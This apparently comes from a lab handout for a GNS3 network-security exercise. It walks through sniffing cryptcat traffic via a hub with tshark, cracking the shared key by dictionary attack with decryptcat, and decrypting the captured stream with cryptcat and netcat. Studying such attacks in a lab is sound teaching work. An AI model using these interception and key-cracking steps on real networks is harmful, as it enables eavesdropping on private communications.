Decrypt Cryptcat stream


The main goal of the following exercise is to let the attacker able to sniff messages exchanged between 2 hosts in the same local area network.

In order to do that, we will use (only for this laboratory session) a **HUB** instead of our previously configured **SWITCH** in our GNS3 lab.

Prerequisites

Replace the previously configured switch **SW1** with a **hub** in your GNS3 project. The hub does not require any additional configuration; thus, you can connect all the hosts directly to the hub.

Note that, a **hub** receives data signals from one device in his one port and forwards them to all the other ports, except the source port. In this way, the attacker will receive all the messages from other hosts.



Hosts configuration

In this scenario, we will configure our Darth machine as attacker, whereas the 3 Ubuntu machines can be used as simple hosts exchanging messages.

Server-client configuration

First of all, we need to install the cryptcat tool on all the Ubuntu hosts

```
sudo apt update && sudo apt install cryptcat
```

Server side

We can open a cryptcat server using the following command

```
cryptcat -k KEY -p PORT -l
```

Client side

```
cryptcat SERVER_IP SERVER_PORT -k KEY
```

Attacker configuration

The attacker needs to be configured in order to make it ablwe to sniff messages exchanged between other hosts. To this end, we need to install `tshark`, i.e., a command line tool able to sniff traffics in the network (as wireshark).

Moreove, we need to install also `cryptcat` and `netcat.`

```
sudo apt update && sudo apt install tshark cryptcat netcat
```

Sniff traffic

We can now start sniffing data. More in detail, we are interested in TCP packets having the following flags:

- `flag.push==1`
- `data`
- `!tcp.analysis.flags`

From the attacker side execute the following command

```
sudo tshark -Y 'tcp.flags.push ==1 && data && !tcp.analysis.flags'
                  -T fields -e data > raw-out.txt
```

The output will be saved in a file called `raw-out.txt`.

Converting raw data to byte

In order to decrypt the output, we must convert the raw data to byte. To this end, we can use the `xxd` tool with the options `-r` and `-p`

```
cat raw-out.txt | xxd -r -p > crypted_data.txt
```

Discovering password

Our data are currently crypted using a password chosen by the 2 hosts. In order to discover their password, we will perform a dictionary attack using a wordlist. An example wordlist can be found here.

Run a dictionary attack

1. Download decryptcat tool
   `git clone https://github.com/deurstijl/decryptcat.git`
2. `cd decryptcat`
3. `make linux`
4. `./decryptcat crypted_data.txt wordlist`

If the password is contained in the wordlist, the tool will print it!

Decrypt the stream

In order to decrypt the messages, follow these steps on the attacker side

1. Open a terminal and execute `cryptcat` in listening mode using the password discovered before
   `cryptcat -k DISCOVERED_PASSWORD -l -p PORT`
2. Open a terminal and execute `netcat` in order to connect in localhost to our cryptcat server and send as message the crypted data saved during the previous steps
   `netcat -w 1 127.0.0.1 PORT < crypted_data.txt`